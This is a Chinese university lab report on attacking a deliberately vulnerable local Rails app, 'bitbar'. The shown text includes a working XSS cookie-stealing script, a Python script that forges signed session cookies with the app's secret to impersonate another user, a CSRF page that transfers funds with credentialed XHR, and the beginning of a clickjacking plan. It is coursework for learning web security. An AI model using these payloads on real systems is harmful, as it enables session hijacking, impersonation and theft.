网络安全实验报告

1) 实验目录

2) 实验背景

实验目的

Web Security

实验内容

本实验主要是对电子货币服务网站 bitbar 进行攻击，一共包含六个部分

实验环境

操作系统

Ubuntu16.04，64 位 wsl2，内核版本如下图所示

```
5.4.72-microsoft-standard-WSL2
```

内核版本

软件版本

ruby：2.5.8

rails：5.0.2

```
❯ ruby -v
ruby 2.5.8p224 (2020-03-31 revision 67882) [x86_64-linux-gnu]
❯ rails -v
Rails 5.0.2
```

软件版本

3) 实验步骤

4.1 实验准备

4.1.1 工具下载

根据该网站的介绍执行如下命令安装 ruby 和 rails

```
sudo apt install curl
curl -sL https://deb.nodesource.com/setup_12.x |
    sudo -E bash -
curl -sS https://dl.yarnpkg.com/debian/pubkey.gpg |
    sudo apt-key add -
echo "deb https://dl.yarnpkg.com/debian/ stable main" |
    sudo tee /etc/apt/sources.list.d/yarn.list

sudo apt-get update
sudo apt-get install git-core zlib1g-dev \
    build-essential libssl-dev libreadline-dev \
    libyaml-dev libsqlite3-dev sqlite3 libxml2-dev \
    libxslt1-dev libcurl4-openssl-dev \
    software-properties-common libffi-dev nodejs yarn
```

准备安装环境

```
cd
git clone https://github.com/rbenv/rbenv.git ~/.rbenv
echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >>~/.bashrc
echo 'eval "$(rbenv init -)"' >>~/.bashrc
exec $SHELL

git clone https://github.com/rbenv/ruby-build.git ~/.rbenv/plugins/ruby-build
echo 'export PATH="$HOME/.rbenv/plugins/ruby-build/bin:$PATH"' >>~/.bashrc
exec $SHELL
```

安装rbenv

```
rbenv install 2.5.8
rbenv global 2.5.8
ruby -v
```

安装ruby

```
gem install bundler
```

安装bundler


安装 ruby

```
gem install rails -v 5.0.2
rbenv rehash
```

安装 rails

安装完成后查看安装的版本

```
❯ ruby -v
ruby 2.5.8p224 (2020-03-31 revision 67882) [x86_64-linux-gnu]
❯ rails -v
Rails 5.0.2
```



查看安装版本

4.1.2 安装依赖

在*/bitbar*目录下执行 ***bundle install*** 命令安装依赖

```
Using mail 2.6.5
Using actionmailer 5.0.2
Using activemodel 5.0.2
Using arel 7.1.4
Using activerecord 5.0.2
Using bundler 1.17.3
Using method_source 0.8.2
Using thor 0.19.4
Using railties 5.0.2
Using sprockets 3.7.1
Using sprockets-rails 3.2.0
Using rails 5.0.2
Using sqlite3 1.3.13
Bundle complete! 2 Gemfile dependencies, 39 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

安装依赖

4.1.3 运行服务


在*/bitbar*目录下执行命令 ***rails server*** 运行服务

```
❯ rails server
/var/lib/gems/2.5.0/gems/railties-5.0.2/lib/rails/app_loader.rb:40: warning: Insecure world writab
=> Booting WEBrick
=> Rails 5.0.2 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
[2021-05-25 13:21:34] INFO  WEBrick 1.4.2
[2021-05-25 13:21:34] INFO  ruby 2.5.8 (2020-03-31) [x86_64-linux-gnu]
[2021-05-25 13:21:34] INFO  WEBrick::HTTPServer#start: pid=300 port=3000
```

运行服务

4.1.4 访问目标网站

在浏览器中访问网址 *http://localhost:3000*，如下图



目标网站

4.2 实验一


4.2.1 实验要求

- 以 user1 的身份登录 bitbar 并打开网址*/profile?username={username}*
- 偷取 user1 的会话 cookie 并且使用 ***GET*** 请求将 cookie 发送到地址 */steal_cookie?cookie={cookie}*
- 在*/view_stolen_cookie* 上查看被偷取的 cookie
- 将答案写入 warmup.txt 中

4.2.2 漏洞分析


访问网址*/profile?username=user1* 如下，可以发现该网站主要用来查询用

户的个人介绍



访问目标网址

输入如下命令***<script>alert(1);</script>***，发现网站出现弹框，说明存在 XSS 注入漏洞



网站弹框

4.2.3 攻击原理

目标网站存在 XSS 注入漏洞，这意味着我们可以执行任意 javascript 代码。由于***/profile*** 和***/steal_cookie*** 是同源(协议、主机地址、端口都相同)的，因此我们可以直接用 ***document.cookie*** 获取并传递 cookie。我们构造如下恶意代码


```
let cookies = document.cookie;

let xhr = new XMLHttpRequest();
xhr.open("GET", `steal_cookie?cookie=${cookies}`);

xhr.onload = () => {
    alert("Cookie has been stolen!");
};
xhr.send();

```

恶意代码

该代码获取用户 cookie 并通过 ***xhr*** 请求将其发送到目标网址


4.2.4 实验步骤

1) 将恶意 js 代码输入查询框




输入恶意代码

2) 点击 ***Show*** 并在浏览器中抓取 ***xhr*** 请求包，可以发现 cookie 被传递



抓取流量包

3) 访问网址*/view_stolen_cookie* 查看被偷取的 cookie



被偷取的 cookie

4.3 实验二

4.3.1 实验要求


- 使用 ***attacker*** 账号登录系统
- 伪装用户 ***user1*** 登录系统

4.3.2 漏洞分析

网站验证用户身份的常见方式有如下几种

- ***cookie***：是服务器发送到用户浏览器并**保存在本地**的一小块数据，它会在浏览器下次向同一服务器再发起请求时被携带并发送到服务器上
- ***session***：是基于 cookie 实现的，**存储在服务器端**，sessionId 会被存储到客户端的 cookie 中
- ***token***：由 uid(用户唯一的身份标识)、time(当前时间的时间戳)、sign（签名，token 的前几位以哈希算法压缩成的一定长度的十六进制字符串）组成，服务端无状态化、且扩展性好

目标网站使用 ***cookie*** 认证机制，通过搜索网上资料，我们可以了解 cookie 的构造过程如下图



cookie 构造

结合后台的源码我们有如下发现

- 用于 ***HMAC 签名***的密钥位于***/config/initializers/secret_token.rb*** 文件中
- 没有使用 ***AES-CBC*** 加密

4.3.3 攻击原理

结合漏洞分析部分我们可以得到 bitbar 生成 cookie 的步骤如下

1) 使用 ruby 的 ***marshal*** 进行序列化

2) 对序列化后的数据进行 Base64 编码

3) 使用 ***HMAC-SHA1*** 算法对编码后的数据进行签名

4) 将编码数据与签名数据通过 **--**进行连接

用 python 模拟得到 user1 的 cookie 代码如下

```python
SECRET_TOKEN = b"0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0a

def decode_cookie(cookie: str) -> Dict:
    from rubymarshal.reader import loads

    return loads(base64.b64decode(cookie))


def encode_cookie(cookie: Dict) -> bytes:
    from rubymarshal.writer import writes

    return base64.b64encode(writes(cookie))

def sign_and_decode(cookie: str) -> str:
    import hmac
    from hashlib import sha1

    return hmac.new(SECRET_TOKEN, cookie, sha1).hexdigest()


if __name__ == "__main__":                                    1.登录并获取attacker的cookie
    req = requests.post(
        url="http://127.0.0.1:3000/post_login",
        data={
            "username": "attacker",
            "password": "attacker"
        }
    )

    cookie, _ = req.cookies.get_dict()["_bitbar_session"].split("--")
    cookie = decode_cookie(cookie)

    cookie["logged_in_id"] = 1          2.修改为user1的id
    cookie = encode_cookie(cookie)
    user1_sig = sign_and_decode(cookie)          3.user1签名

    print(f"_bitbar_session={cookie.decode()}--{user1_sig}")          4.user1的cookie
```

获取 user1 的 cookie

注意：该处我们必须使用 ruby 的 marshal 进行序列化和反序列化

4.3.4 实验步骤

1) 执行代码，获取 user1 的 cookie


```
(web) D:\OneDrive - whu.edu.cn\study\three\network security\big homework\web security\2>python exploit.py
_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJWJkYzgwNDAzZGE4OTlmZTIxMmNmNWE3OWE2OGVlY2RkBjsAVEkiCnRva2VuBjsARkkiG1dt
TVViY0hTR0V2M0Nwd3o3R2dvUkEGOwBGSSIRbG9nZ2VkX2luX2lkBjsARmkG--f4b47375445642801063 7c52c5442a3eee74d39d
```

获取 cookie

2) 在控制台中赋予 ***document.cookie*** 为 user1 的 cookie

赋予 user1 的 cookie

3) 回到页面，发现伪装 user1 成功



伪装成功


4.4 实验三

4.4.1 实验要求

- 使用 user1 登录 bitbar
- 打开 b.html，10 个 bitbar 将从 user1 的账户转到 attacker 账户，当转账结束时，页面重定向到 www.baidu.com
- 应当使用 xhr 请求构造发送的数据包


4.4.2 漏洞分析

首先直接通过网页正常转账



正常转账

通过 chrome 抓包可以发现向网址*/post_transfer* 发送了 ***POST*** 请求



抓包

表单主要包括要转账的人 ***destination_username*** 和转账数量 ***quantity*** 两个字段

表单数据


4.4.3 攻击原理

根据漏洞分析中的转账流程，一个自然的想法为当打开 b.html 时，通过 xhr 向*/post_transfer* 发送转账请求，于是构造 b.html 如下(注意这里需要设置 ***xhr.withCredentials = true*** 携带 cookie)。

```html
<!DOCTYPE html>
<html>
<head>
    <meta charset='utf-8'>
    <meta http-equiv='X-UA-Compatible' content='IE=edge'>
    <title>Stolen 10 bitbars</title>

    <script>
        const xhr = new XMLHttpRequest();
        xhr.open("POST", "http://127.0.0.1:3000/post_transfer", false);
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
        xhr.withCredentials = true;

        try {
            xhr.send("destination_username=attacker&quantity=1");
        }
        finally {
            window.location.replace("https://www.baidu.com");
        }

    </script>
</head>
<body>

</body>
</html>
```

b.html

注意：由于同源策略会导致某些浏览器在跨域请求中即使带了 xhr.withCredentials = true 仍然无法携带 cookie，使得转账失败。实验中使用的 chrome 浏览器版本为 90.0.4430.85(64bit)，需要在 *chrome://flags* 中禁用 *SameSite by default cookies*



禁用 SameSite by default cookies

4.4.4 实验步骤

1) 打开 b.html，发现 xhr 请求出现 CORS 错误(由于后端没有设置相应的跨域策略，这是正常的)。虽然出现错误，但后端仍然能够正常收到请求，只是浏览器拒绝收到其响应

Name	Status	Protocol	Type	Initiator
b.html	Finished	file	document	Other
post_transfer	CORS error		xhr	select.js:15

xhr 请求


```
Processing by UserController#post_transfer as */*
  Parameters: {"destination_username"=>"attacker", "quantity"=>"10"}
  User Load (0.1ms)  SELECT  "users".* FROM "users" WHERE "users"."id" = ? LIMIT ?  [["id", 1], ["LIMIT", 1]]
  User Load (0.1ms)  SELECT  "users".* FROM "users" WHERE "users"."username" = ? LIMIT ?  [["username", "attacker"], ["LIMIT", 1]]
   (0.0ms)  begin transaction
  SQL (0.2ms)  UPDATE "users" SET "bitbars" = ?, "updated_at" = ? WHERE "users"."id" = ?  [["bitbars", 178], ["updated_at", 2021-05-25
07:35:58 UTC], ["id", 1]]
   (5.7ms)  commit transaction
   (0.0ms)  begin transaction
  SQL (0.1ms)  UPDATE "users" SET "bitbars" = ?, "updated_at" = ? WHERE "users"."id" = ?  [["bitbars", 22], ["updated_at", 2021-05-25 0
7:35:58 UTC], ["id", 4]]
   (3.6ms)  commit transaction
```

后端响应

2) b.html 执行后跳转 www.baidu.com

跳转百度

3) 访问***/view_users*** 可以发现转账成功



转账成功


4.5 实验四

4.5.1 实验要求

- 在 bp.html 页面进行交互
- 交互完成后，10bitbars 会从 user1 账户转入到 attacker 账户，当转账操作执行完成后，页面将重定向到 www.baidu.com
- 必须通过*/super_secure_transfer*和*/super_secure_post_transfer*进行交互

4.5.2 漏洞分析

直接访问页面进行转账，可以发现与之间的转账相比，该表单需要输入 ***Super Secure Token*** 字段



转账表单

由于同源策略，我们无法直接在 bp.html 中构造 js 代码来获取 */super_secure_transfer* 中的 token。一种思路是类似于 iframe 点击劫持攻击，我们在 bp.html 中嵌入转账网站*/super_secure_transfer*，并通过设置合适的样式，使其对于被攻击者看起来是合法的，诱导用户自己输入 token，通过获取到的 token，向*/super_secure_post_transfer* 发送转账请求，偷取 bitbars

4.5.3 攻击原理

